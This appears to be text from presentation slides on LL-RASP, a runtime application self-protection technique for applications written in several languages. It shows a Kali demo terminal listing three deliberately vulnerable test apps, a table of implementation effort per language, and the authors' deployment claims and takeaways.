~ — kali@kali: ~/apps — ssh kali@192.168.50.83 | ~ — root@kali: /opt/uds — ssh kali@192.168.50.83 | ...untu-virtual-machine: ~ — ssh ubuntu@192.168.50.79 | ...=2000 — com.docker.cli ◂ docker exec -ti e mongosh

```
┌──(kali㉿kali)-[~/apps]
└─$ echo  "There are 3 fake-vulnerable Applications implemented in Java, Node.js and Python in this environment (IP: `hostname -I`)."
There are 3 fake-vulnerable Applications implemented in Java, Node.js and Python in this environment (IP: 192.168.50.83 ).

┌──(kali㉿kali)-[~/apps]
└─$ ls -al
total 20
drwxr-xr-x  2 kali kali 4096 Apr 12 11:06 .
drwx------ 17 kali kali 4096 Apr 12 10:56 ..
-rw-r--r--  1 kali kali 1133 Apr 12 10:54 App.java
-rw-r--r--  1 kali kali  426 Apr 12 10:55 app.js
-rw-r--r--  1 kali kali  372 Apr 12 10:56 app.py

┌──(kali㉿kali)-[~/apps]
└─$
```

Effects

Efficiency: The count of lines of code required to secure a HPL

	HPL-Independent parts.				HPL-dependent parts.		Total
	Hook Module	Rule Module	Analyzer Module	Control Module	Generate StackTrace	Define Hook Points	
Java					**50+**	200	< 300
Node.js					**50+**	150	< 300
PHP	0	0	0	0	**100+**	100	< 300
Python					**50+**	100	< 200
Ruby					**10+**	100	< 200

Since we have implemented the general part uniformly, we only need to implement 2 functions to protecting a new HPL. The first function is to generate the HPL layer stack trace, the second function is to define custom hook points.

Effects

- We have verified 600+ binaries of different HPLs including Java, Node.js, PHP and Python.
- This technology has been deployed to applications implemented in Java, Node.js, PHP and Python.
- Running stably for a year with 0 failures.

Takeaways

- RASP can block many real-world attacks, but only for applications implemented in specific HPL.
- Most security teams **cannot accept** the development, deployment, maintenance and operational costs of implementing RASP for each HPL individually.
- **LL-RASP** has the advantages of both HIPS and RASP while avoids the disadvantages of each, and it can enable security teams to secure applications more agilely and effectively than ever before.

Q&A

zhuonan.lzn@gmail.com